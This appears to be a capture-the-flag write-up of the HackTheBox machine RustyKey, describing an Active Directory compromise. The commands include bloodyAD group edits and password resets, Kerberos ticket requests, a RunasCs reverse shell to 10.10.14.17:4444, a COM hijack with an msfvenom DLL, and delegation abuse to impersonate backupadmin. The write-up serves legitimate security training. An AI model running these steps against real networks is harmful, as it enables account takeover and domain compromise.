
AddSelf
I tried it out using bloodyAD but got this error:

On closer inspection it makes sense that it failed: Machine accounts can’t authenticate via NTLM directly like regular user accounts in most cases—they are designed to use Kerberos tickets (machine authentication requires a valid TGT).
So, we need to request a TGT again.
impacket-getTGT 'rustykey.htb/IT-COMPUTER3$' -dc-ip 10.10.11.75

I retried the previous command with -k but got this error:

I had to specify the host in this case, the full command looks as follows:
bloodyAD -k --host dc.rustykey.htb -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' add groupMember HELPDESK 'IT-COMPUTER3$'
Great! I was able to add myself to the HELPDESK group, I can now move on to the next step.

I’d like to exploit bb.morgan in order to get RCE, however the following is bugging me:

The PROTECTED OBJECTS group might LIKELY interfere in this process.

Let’s try it out.
ForceChangePassword - bb.morgan

I can easily change the password so that’s good.
bb.morganpassword123!Simply requesting the ticket does not work:

This might in fact be due to the constraints of the PROTECTED OBJECTS group. Let’s remove our user from it.
Sometimes it trips out and you’ll have to repeat old commands again:

After resending the add groupMember command I issued the remove groupMember command for the PROTECTED OBJECTS group:
bloodyAD -k --host dc.rustykey.htb -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' remove groupMember 'PROTECTED OBJECTS' 'IT'
And now I can send the password change and TGT commands again:
bloodyAD -k --host dc.rustykey.htb -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' set password 'bb.morgan' 'P@ssword123!'
impacket-getTGT 'rustykey.htb/bb.morgan':'P@ssword123!' -dc-ip 10.10.11.75
Foothold
Shell as bb.morgan
First I export the kerberos ticket and log into winrm via the same terminal.

And now I can go ahead and login via evil-winrm:

user.txt

Enumeration
Furthermore I find the following:



Looks like we need to move Laterally to a member of the SUPPORT group in order to take advantage of this situation.

We’ll have to remove the group from the PROTECTED OBJECTS first of all, then ForceChange the password of ee.reed.
Lateral Movement
ForceChangePassword - ee.reed
bloodyAD -k --host dc.rustykey.htb -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' add groupMember HELPDESK 'IT-COMPUTER3$'bloodyAD -k --host dc.rustykey.htb -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' remove groupMember 'PROTECTED OBJECTS' 'SUPPORT'
bloodyAD -k --host dc.rustykey.htb -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' set password 'ee.reed' 'P@ssword123!'impacket-getTGT 'rustykey.htb/ee.reed':'P@ssword123!' -dc-ip 10.10.11.75
However this is where I ran into a problem:

Eventhough I changed the password correctly and exported the ticket I could still not login.
RunasCs
I downloaded the runascs binary and downloaded it over to the target:


I set up a listener:

I then executed the binary as follows:
.\RunasCs.exe ee.reed P@ssword123! powershell -r 10.10.14.17:4444
I got a shell:

I successfully pivoted to ee.reed.
I checked back on bloodhound and found that the way to get to backupadmin was by exploiting mm.turner first:

I focus in on this part that I found in the PDF.

If writable, attackers can:
- Replace
InprocServer32path to point to malicious DLL. - Trigger the vulnerable app or COM call → DLL gets loaded as SYSTEM or elevated context.
Result: Privilege Escalation via COM Hijack.
COM Hijack
Registry
I went ahead to query the reg and view what I could find.
reg query HKCR\CLSID /s /f "zip"
I went ahead and reviewed the ACL’s on the InprocServer32:
Get-Acl -Path "Registry::HKEY_CLASSES_ROOT\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32" | Format-List
This looks perfect for us, let’s construct a .dll payload via msfvenom which will be used to hijack InprocServer32.
Overwriting InprocServer32

After craftig up the payload I can now upload it.

reg add "HKLM\Software\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32" /ve /d "C:\tools\hax2.dll" /f
Now that we have access as mm.turner we can move on to the next part.

It looks like we’ll have to do some delagation magic.
Privilege Escalation
Resource Based Constrained Delegation (RBCD)
I’ll start off with the following command:
Set-ADComputer -Identity DC -PrincipalsAllowedToDelegateToAccount IT-COMPUTER3$

I then went ahead and used impacket-getST to get the service ticket for backupadmin:
impacket-getST -spn 'cifs/DC.rustykey.htb' -impersonate backupadmin -dc-ip 10.10.11.75 -k 'rustykey.htb/IT-COMPUTER3$:Rusty88!'
I can now export it and get access with it.

root.txt